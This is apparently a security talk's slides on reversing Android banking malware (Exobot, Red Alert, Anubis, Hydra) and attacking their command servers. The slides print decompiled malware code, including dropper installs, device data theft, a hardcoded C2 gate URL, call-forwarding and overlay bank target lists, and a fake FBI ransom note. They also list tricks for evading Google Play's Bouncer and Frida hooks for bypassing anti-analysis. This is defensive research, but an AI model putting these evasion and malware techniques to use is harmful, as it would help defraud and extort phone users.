



# Android Malware Adventures

Kürşat Oğuzhan Akıncı  
Mert Can Coşkuner

# Agenda

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS



## Introduction

1. Who We Are?
2. What We Do?
3. Google Play Store and Bouncer
4. Bypassing Bouncer
5. Developments in Android

## Android Malware

1. Android Malware Scene
2. Analysis: Exobot
3. Analysis: Red Alert
4. Analysis: Anubis
5. Analysis: Hydra
6. Analysis: Cerberus

## Command&Control

1. Why C2?
2. Automated C2 Extraction
3. Exploiting C2s

# Who We Are?

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL


QUESTIONS & ANSWERS

Mert

Security Engineer at  
Trendyol. Member at  
Blackbox Security and  
Hitcat.

Kürşat

Security Engineer at Trendyol.  
Team Lead at Blackbox Security.  
Member at Hitcat.  
Red Team Member at Synack.  
@koakinci



# What We Do?

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

- Hunt mobile malware samples
- Reverse
- Extract IoCs
- Hack C2 and purge stolen data



# Google Play Store and Bouncer

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

- Google introduced Bouncer in Feb 2012 as an anti-malware tool
- Only performs dynamic analysis and checks for 5 minutes
- Only has 1 contact and 2 photos under same account in a simulated device
- IP range can be revealed if internet permission is granted to the tested application



# Bypassing Bouncer

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

- Idle for sometime before starting the main activity
- Download malicious dex after installation and load externally
  - DexClassLoader
- Implement anti-emulator. Some examples:
  - Known pipes: /dev/socket/qemud, /dev/qemu\_pipe
  - Known files: /system/lib/libc\_malloc\_debug\_qemu.so, /sys/qemu\_trace, /system/bin/qemu-props
  - Known qemu drivers: goldfish
  - Known geny files: /dev/socket/genyd, /dev/socket/baseband\_genyd



# Developments in Android

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

- Better storage encryption, Adiantum
- Better process isolation and attack surface reduction
- Better authentication, BiometricPrompt API
- Google Play policy changes
  - “We will be **removing apps from the Play Store** that ask for **SMS** or **Call Log permission** and **have not submitted a permission declaration form**”
  - “**Device admin** has been considered a legacy management approach since Android’s managed device (device owner) and work profile (profile owner) modes were introduced in Android 5.0. ... To support this transition and focus our resources toward Android’s current management features, we **deprecated device admin for enterprise use** in the **Android 9.0 release** and we’ll **remove** these functions in the **Android 10.0 release.**”



# Developments in Android

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

- Android Q and beyond
  - No more monitoring the clipboard in the background
  - Storage permission restrictions
  - System alert window permission is to be removed and replaced by the restricted Bubbles API
  - Restrictions of starting Activity in the background
  - Screen recording restrictions
- Google introduces App Defense Alliance to find potentially harmful applications



# Malware-as-a-service

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS



# Analysis: Exobot


INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. Uses dropper
2. Bankbot
  - a. anti-\* techniques
    - i. anti-emulator
    - ii. root detection



```
public static void installApp(Context context, File file) {
    try {
        Intent intent = new Intent("android.intent.action.VIEW");
        intent.addFlags(268435456);
        intent.setDataAndType(Uri.fromFile(file), "application/vnd.android.package-archive");
        context.startActivity(intent);
    } catch (Exception e) {
        e.printStackTrace();
    }
}

public static boolean isInstalledPackage(Context context, String str) {
    try {
        List installedPackages = context.getPackageManager().getInstalledPackages(0);
        for (int i = 0; i < installedPackages.size(); i++) {
            if (((PackageManager.PackageInfo) installedPackages.get(i)).packageName.equals(str))
                return true;
        }
    } catch (Exception e) {
    }
    return false;
}
```

1

# Analysis: Exobot

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. Uses dropper
2. Bankbot
  - a. anti-\* techniques
    - i. anti-emulator
    - ii. root detection

```
private static String a() {
    return n.dc + (Build.BRAND.length() % 10) + (Build.BRAND.length() % 10) + (Build.CPU_ABI
}

public static String a(Context context) {
    String deviceId = ((TelephonyManager) context.getSystemService("phone")).getDeviceId();
    return deviceId == null ? "" : deviceId;
}

public static String a(TelephonyManager telephonyManager) {
    return telephonyManager.getNetworkCountryIso();
}

public static String b(Context context) {
    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone")
    String simOperatorName = telephonyManager.getSimOperatorName();
    return !simOperatorName.equals("") ? simOperatorName : telephonyManager.getNetworkOperat
}

public static String b(TelephonyManager telephonyManager) {
    return telephonyManager.getSimOperatorName();
}

public static boolean isRootAvailable() {
    List asList = Arrays.asList(System.getenv("PATH").split(":"));
    for (int i = 0; i < asList.size(); i++) {
        String str = (String) asList.get(i);
        if (!str.endsWith("/")) {
            str = str + "/";
        }
        ShellCommand shellCommand = new ShellCommand("ls " + str + "su");
        shellCommand.execute();
        if (!shellCommand.getOutput().isEmpty()) {
            return true;
        }
    }
}
```

2

# Analysis: Exobot

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. Uses dropper
2. Bankbot
  - a. anti-\* techniques
    - i. anti-emulator
    - ii. root detection

```
public static final String bc = a("get_packages");
public static final String bd = a("get_device_model");
public static final String be = a("get_os_ver");
public static final String bf = a("get_number");
public static final String bg = a("get_operator");
public static final String bh = a("get_imei");
public static final String bi = a("get_country");
public static final String bj = a("get_contacts");
public static final String bk = a("get_language");
public static final String bl = a("list_add");
public static final String bm = a("format_date");
public static final String bn = a("mastercard");
public static final String bo = a("visa");
public static final String bp = a("amex");
```

2

# Analysis: Exobot

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. Uses dropper

```
Java.perform(function() {  
    var func = Java.use("mcvndicwuz.myturyaivrmkovzxjp.C0481j")
```

2. Bankbot

- a. anti-\* techniques

i. ~~anti-emulator~~

```
func.m2107a.implementation = function(ctx) {
```

```
    var deviceld = "b359081a0a39d06d"; //Random deviceid
```

- ii. root detection

```
    return deviceld
```

```
}
```

```
});
```

# Analysis: Exobot

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. Uses dropper

```
Java.perform(function() {  
    var execCmd = Runtime.exec.overload('java.lang.String', '[Ljava.lang.String;', 'java.io.File')
```

2. Bankbot

- a. anti-\* techniques

i. ~~anti-emulator~~

```
var exec1Params = Runtime.exec.overload('java.lang.String')  
  
execCmd.implementation = function(cmd, env, dir) {  
  
    if (cmd == "su") {  
  
        var fakeCmd = "fakeCmd";  
  
        return exec1Params.call(this, fakeCmd);  
  
    }  
  
    return execCmd.call(this, cmd, env, dir);  
  
};  
  
});
```

ii. root detection

# Analysis: Red Alert

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. C2 through twitter
2. Device admin
3. Check running apps

```
Log.i("network", "try to get time");
HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(this.a.getResources().getStri
httpURLConnection.setRequestMethod("GET");
httpURLConnection.setUseCaches(false);
httpURLConnection.setRequestProperty("Accept", "text/html,application/xhtml+xml,application/xm
httpURLConnection.setRequestProperty("Accept-Language", "en-US,en;q=0.5");
int responseCode = httpURLConnection.getResponseCode();
System.out.println("Response Code : " + responseCode);
if (responseCode != 200) {
    throw new Exception("twitter response is NOT OK!");
}
BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(httpURLConnection.get
StringBuilder stringBuilder = new StringBuilder();
while (true) {
    String readLine = bufferedReader.readLine();
    if (readLine == null) {
        break;
    }
    stringBuilder.append(readLine);
}
bufferedReader.close();
String trim = ((h) org.a.a.a(stringBuilder.toString()).a("body").get(0)).l().trim();
return !trim.isEmpty() ? c.a(trim + this.a.getResources().getString(2131034121)).substrin
```

1

# Analysis: Red Alert

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. C2 through twitter
2. Device admin
3. Check running apps

```
if (!getSharedPreferences("com.main", 0).getBoolean("first_start", false)) {
    Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    intent.putExtra("android.app.extra.DEVICE_ADMIN", new ComponentName(
        "com.main", "com.main.WldService_dstg7bsen8"));
    intent.putExtra("android.app.extra.ADD_EXPLANATION", 2131034119);
    startActivity(intent);
    getSharedPreferences("com.main", 0).edit().putBoolean("first_start", true);
}
startService(new Intent(this, WldService_dstg7bsen8.class));
finish();
```

2

# Analysis: Red Alert

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. C2 through twitter
2. Device admin
3. Check running apps

```
Process exec = Runtime.getRuntime().exec("/system/bin/toolbox ps -p -P -x -c");
BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(exec.getInputStream()));
List<String> arrayList = new ArrayList();
List<a> arrayList2 = new ArrayList();
while (true) {
    String readLine = bufferedReader.readLine();
    if (readLine == null) {
        break;
    }
    arrayList.add(readLine);
}
exec.waitFor();
for (String str2 : arrayList) {
    if (str2.startsWith("u0") && str2.contains(" fg ")) {
        try {
            str2 = str2.split("\s+", 13)[12];
            if (str2 != null) {
                String[] split = str2.split("\s+");
                String str3 = split[2];
                if (str3.contains(".")) {
                    a aVar = new a();
                    aVar.a(str3);
                    arrayList2.add(aVar);
                    str2 = split[3];
                    if (str2 != null) {
                        split = str2.split(":", 2);
                        if (split[1] != null) {
                            split = split[1].split(",");
                            if (split[0] != null) {
                                try {
                                    aVar.a(Integer.valueOf(split[0]).intValue());
                                } catch (NumberFormatException e) {
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}
```

3

# Analysis: Anubis

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

The screenshot shows the ANUBIS malware analysis interface. At the top, there is a navigation bar with icons for Boty (2), Статистика, Контакты, Карты, Инъекты (0), RAT, Файлы, Спам, Локация, Списки, and Настройки. Below the navigation bar, there is a toolbar with buttons for Добавить команду, Удалить, Сортировка, Обновить, Сортировать по:, Добавить\*, Введите и нажмите, and Помощь по. A dropdown menu for 'Сортировать по:' is open, showing options: Все, Банки, Пустышки, Архив, В работе, and Запасная. The main area displays a list of compromised devices:

ID	IP Address	Device Model	OS Version	Last Seen	Tags	Country	Info
877ead2b50e626fc	46.118.105.128	(NO)	Android SDK built for x86	10 tag3	allInfo	us	allinfo (Payment)Blockchain - BTC (RU)(Payment)QiWI (Payment)com.mycelium.wallet (Payment)Coinbase - BTC (US)(Payment)PayPal (US)(Shop)Amazon (RU)(Grabber)eBay Info + Grabber cards
2155cbdd237f5dc7	80.233.134.123	(NO)	SM-A705FN (a70qser)	9 tag3	allinfo (Payment)Blockchain - BTC (RU)(Payment)QiWI (Payment)com.mycelium.wallet (Payment)Coinbase - BTC (US)(Payment)PayPal (US)(Shop)Amazon (RU)(Grabber)eBay Info + Grabber cards	ru	2019-10-31 01:41:35

# Analysis: Anubis

INTRODUCTION


ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

Hunting anubis

1. Fake apps
2. Imitating other apps
3. Phishing



# Analysis: Anubis

INTRODUCTION


ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

Hunting anubis

1. Fake apps
2. Imitating other apps
3. Phishing



2

# Analysis: Anubis

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. Dropper
2. Obfuscation + encryption
3. Bankbot + ransomware

```
package com.sahibindan.app;

import android.os.Environment;
import com.sahibindan.app.engine.Rows;
import java.io.File;
import java.util.Arrays;
import java.util.List;

public class Config {
    public static final boolean ADMIN_ENABLE = false;
    public static final int ADMIN_REQUEST_COUNT = 5;
    public static final boolean DEBUG = false;
    public static File DOWNLOADS_DIR = new File(Environment.getExternalStorageDirectory(), Rows.downloads);
    public static String LOGS_DIR = "";
    public static final boolean REPEAT_ADMIN_REQUEST_AFTER_DISABLE = true;
    public static List SERVERS = Arrays.asList(new String[]{"https://junilogart8.info:7227/gate.php"});
    public static int SERVER_TRY_COUNT = 5;
    public static final long START_INSTALL_INTERVAL = 20000;
    public static final long TASKS_CHECK_INTERVAL = 60000;
}
```

1

# Analysis: Anubis

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. Dropper
2. Obfuscation + encryption
3. Bankbot + ransomware

```
public static final String req = s("r**pE2****pE2***c***pE2***q***pE2***\npublic static final String req_exp = s("r**pE2****pE2****pE2***e***pE2****\npublic static final String resp_code = s("r**pE2****pE2***e***pE2***s***\npublic static final String root = s("r**pE2***o***pE2****pE2***o***pE2***\npublic static final String s_package = s("p***pE2***a***pE2****pE2****pE2****\npublic static final String settings_key1 = s("s***pE2***1***pE2****pE2****\npublic static final String settings_key2 = s("s***pE2***2***pE2****pE2****\npublic static final String size = s("s***pE2****pE2****pE2***i***pE2***\npublic static final String sql_asc = s(" ***pE2****pE2****pE2***A***pE2****\npublic static final String sql_format = s("c***pE2****pE2***r***pE2***e***\npublic static final String sql_id = s("_***pE2****pE2****pE2***i***pE2****\npublic static final String sql_package = s("p***pE2***a***pE2****pE2****\npublic static final String sql_path = s("p***pE2****pE2***a***pE2***t***pE2****\npublic static final String sql_task_id = s("t***pE2***a***pE2***s***pE2***\npublic static final String sql_tasks = s("t***nF2****pF2***a***nF2***s***\npublic static final String sql_try_count = s("t***nF2****pF2***a***nF2***s***\npublic static final String sql_what = s(" *.*\npublic static final String text_html = s("t***nF2****pF2***a***nF2***s***\npublic static final String times = s("t***pE2****pE2****pE2****pE2****\n\n→ Desktop sed 's/^\*\*pE2\*\*\*///g' www\n.apk\napplication/vnd.android.package-archive\ndownloads\ninternal://close\n\ns1\ns2
```

2

# Analysis: Anubis

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. Dropper
2. Obfuscation + encryption
3. Bankbot + ransomware

```
class tRIrsGl {  
    String BJydTi = "rpftht rincsronsas ipalsitrd ertaeraroeo irdsen ipalsitrd ertaeraroeo irdse  
    String FWDQMYvfyzC = "spdael aharsr cispzmopict urfsoeae rdgftiel tsmsyger u spdael aharsr c  
    String KSIlZLycj = "tlrtir etmreiebt autbiswlyisn dawodi noabosuleonse lcuieng rpftht rincs  
    int OUHPcNR = 69;  
    String PgBmNHP = "tlrtir etmreiebt autbiswlyisn tlrtir etmreiebt autbiswlyisn buriliuzo if  
    String UXOWgGzco = "nlgeiusuoe nrutbpeum snts tlrtir etmreiebt autbiswlyisn fredrmod ubarbg  
    String UYWfwXPrHZV = "ipalsitrd ertaeraroeo irdsen rpftht rincsronsas buriliuzo iflcaulgnr i  
    int hpzUZpRXGy = 3907;  
    String mOHpcT = "urfsoeae rdgftiel tsmsyger u urfsoeae rdgftiel tsmsyger u dawodi noabosuleo  
    String qpqCFotARgrt = "dawodi noabosuleonse lcuieng spdael aharsr cispzmopict rpftht rincsro  
    String rnHlwJn = "dawodi noabosuleonse lcuieng rpftht rincsronsas ipalsitrd ertaeraroeo ird  
    String ygwmjtjXu = "urfsoeae rdgftiel tsmsyger u sltnrnndecohcie p ipalsitrd ertaeraroeo irdse  
  
    tRIrsGl() {  
    }  
}
```

2

# Analysis: Anubis

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. Dropper
2. Obfuscation + encryption
3. Bankbot + ransomware
  - a. Call forwarding

```
public void onReceive(Context context, Intent intent) {  
    Log.d("12280", "Number is--> " + this.f1609a);  
    this.f1609a = intent.getStringExtra("android.intent.extra.PHONE_NUMBER");  
    ArrayList arrayList = new ArrayList();  
    arrayList.add("+9008502200000");  
    arrayList.add("+908502200000");  
    arrayList.add("+904440000");  
    arrayList.add("+9008502220400");  
    arrayList.add("+908502220400");  
    arrayList.add("+904440400");  
    arrayList.add("+9008502220724");  
    arrayList.add("+908502220724");  
    arrayList.add("+904440724");  
    arrayList.add("+9008502222525");  
    arrayList.add("+908502222525");  
    arrayList.add("+904442525");  
    arrayList.add("+9008502227878");  
    arrayList.add("+908502227878");  
    arrayList.add("+904447878");  
    arrayList.add("+9008502000666");  
    arrayList.add("+908502000666");  
    arrayList.add("+904440832");  
    arrayList.add("+9002166353535");  
    arrayList.add("+902166353535");  
    arrayList.add("+9008507240724");  
}
```

3

# Analysis: Anubis

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. Dropper
2. Obfuscation + encryption
3. Bankbot + ransomware
  - a. Call forwarding
  - b. Overlay attack

```
|OTP_Smart|  
|OschadBank|  
|PlatinumBank|  
|UniCreditBank|  
|aval_bank_ua|  
|UKRGASBANK|  
|UKRSIBBANK|  
|Chase|  
|Wells_Fargo|  
|BOA|  
|TD_Bank|  
|AKBANK_TR|  
|YapiKredi_TR|  
|ISBANK_TR|  
|QNB_FinansBank_TR|  
|GarantiBank_TR|  
|HalkBank_TR|  
|Ziraat_TR|
```

```
|SberBank_RU|  
|AlfaBank_RU|  
|QIWI|  
|R-CONNECT|  
|Tinkoff|  
|PayPal|  
|webmoney|  
|RosBank|  
|VTB24|  
|MTS_BANK|  
|Yandex_Bank|  
|Privat24_UA|  
|OshadBank_UA|  
|RussStandart|  
|UBank|  
|Idea_Bank|  
|Iko_Bank|  
|Bank_SMS|
```



## FBI WARNING

To view the child porn the phone is locked and all files are encrypted, your data will be transferred to the FBI you have to pay a fine! After paying a fine your phone will be unlocked and decrypted!

amount:

bitcoin:

3

# Analysis: Anubis

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. Dropper

```
Java.perform(function() {  
    var file = Java.use("java.io.File");  
  
    file.delete.implementation = function(input) {  
  
        if(this.getAbsolutePath().includes("jar")) {  
  
            console.log("this.getAbsolutePath());  
        }  
  
        return true  
    }  
});
```

2. Obfuscation + encryption

3. Bankbot + ransomware

- a. Call forwarding

- b. Overlay attack

# Analysis: Anubis

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. Dropper

```
var unlinkPtr = Module.findExportByName(null, 'unlink');
```

2. Obfuscation + encryption

```
Interceptor.replace(unlinkPtr, new NativeCallback(function () {
```

3. Bankbot + ransomware

```
    console.log("[*] unlink() encountered, skipping it.");
```

- a. Call forwarding

```
}, 'int', []));
```

- b. Overlay attack

# Analysis: Hydra

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

## Hunting Hydra

1. Fake apps
2. Imitating government apps

The image contains three screenshots related to the Hydra malware analysis:

- Left Screenshot:** A mobile app store listing for "E Devlet Giriş" (E-Government Login). It shows a large red logo, developer information (vusehs), and compatibility with PEGI 3. Below the logo are two screenshots: one showing a login screen for various local government bodies like Istanbul, Ankara, and İzmir, and another showing a "Kısalet Verilen Korunma" (Short-term Protection) screen with a Turkish flag.
- Middle Screenshot:** A "Hydra Login" interface. It features a blue header with the text "Hydra Login". Below it is a "Username" input field and a "Password" input field. At the bottom right is a "SIGN IN" button.
- Right Screenshot:** The "Hydra Panel" interface. It is a dashboard with various tabs at the top: Hydra Panel, Log Monitor, Send Page, Upload APK, Bulk APK Upload, Ussd Code, Notifications, Statistics, and Settings. The main area is a table showing a list of devices and their details. One row is selected, showing a device with Admin rights: disabled, Sms admin: disabled, and IP address: [REDACTED]. The table includes columns for Selection, ID, Info, Upload Date, Country, IP Address, Android Version, Online, Online Time, Not, Tag, Credentials, and Actions. The Actions column contains buttons for Send SMS, View SMS, Lock, Request sms admin, USSD, Apps List, Refresh, and Ping.

# Analysis: Hydra

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. Uses dropper
  - a. anti-\* techniques
2. Overlay attack
3. Bankbot
  - a. + information stealer

```
public class Rvyyhkmhv extends Application {
    static {
        System.loadLibrary("willslove");
    }

    @Override // android.app.Application
    public void onCreate() {
        super.onCreate();
        this.rprvd();
    }

    private native void rprvd();
}

public static boolean j() {
    if(new Date().getTime() >= 1553655180000L && new Date().getTime() <= 0x169F09042E0L) {
        return 1;
    }
    return 0;
}
00002e98 Java_com_homefurniture_decoration_kja_Dvwa_ldule
00002eca Java_com_homefurniture_decoration_kja_Dvwa_lisaw
00002efc Java_com_homefurniture_decoration_kja_Dvwa_rzewfwc
00002f2f Java_com_homefurniture_decoration_kja_Jasx_jqfcck
00002f61 Java_com_homefurniture_decoration_kja_Jasx_mmpwdxdl
00002f94 Java_com_homefurniture_decoration_kja_Jasx_siboevt
00002fc7 Java_com_homefurniture_decoration_kja_Jasx_wksysr
00002ff9 Java_com_homefurniture_decoration_kja_Rvyyhkmhv_rprvd
0000302f Java_com_homefurniture_decoration_kja_Wrjqfiaig_kedkpke
00003067 Java_com_homefurniture_decoration_kja_Wrjqfiaig_ocbisjoh
000030a0 Java_com_homefurniture_decoration_kja_Wrjqfiaig_puxvef
000030d7 Java_com_homefurniture_decoration_kja_Ylgdtz_sgeihnp

DAT_00031204 = (**(code **)(*param_1 + 0x54))(param_1,param_3);
DAT_00031208 = time((time_t *)0x0);
 srand48(DAT_00031208);
UNRECOVERED_JUMPTABLE = (code *)FUN_0001858c();
/* WARNING: Could not recover jumptable at 0x0
